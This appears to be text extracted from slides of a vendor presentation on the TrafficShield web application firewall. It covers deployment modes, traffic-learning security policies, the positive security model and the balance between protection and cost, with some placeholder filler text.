
Intelligent Decisions
Allow Only Good
Application Behaviour;
Positive Security

Definition of Good
and Bad Behaviour


Single Unit Deployment




Redundant Deployment



Load Balanced Deployment



Building a Security Policy



TrafficShield
(passive/active)

CRAWLER
'Maps' the App.
(APC only)


LEARNING
Recommends
policy updates
based on traffic

Live Data

Operator
Implements
policy updates

Security Policy

Positive Security




exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo consequat.

Accumsan

Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto.


Positive Security



Actions not known to be legal can now be blocked

- Wrong page order
- Invalid parameter
- Invalid value
- etc.


Balance of Needs



Business Need Determines Security Need Determines Granularity

Application Size, Granularity & Rate of Change Determines TCO

Rapid Deployment & Low Cost of Ownership



75%
Protection


25%
Effort

Hybrid Policies for Optimum Protection

High Protection

Absolute Protection

Optimum Protection



Baseline Templates

Low cost of ownership


Highly Tailored

High cost of ownership


Hybrid Approach

Reasonable protection for reasonable costs

Flexible Policy Granularity




Search for: ‘command injection’



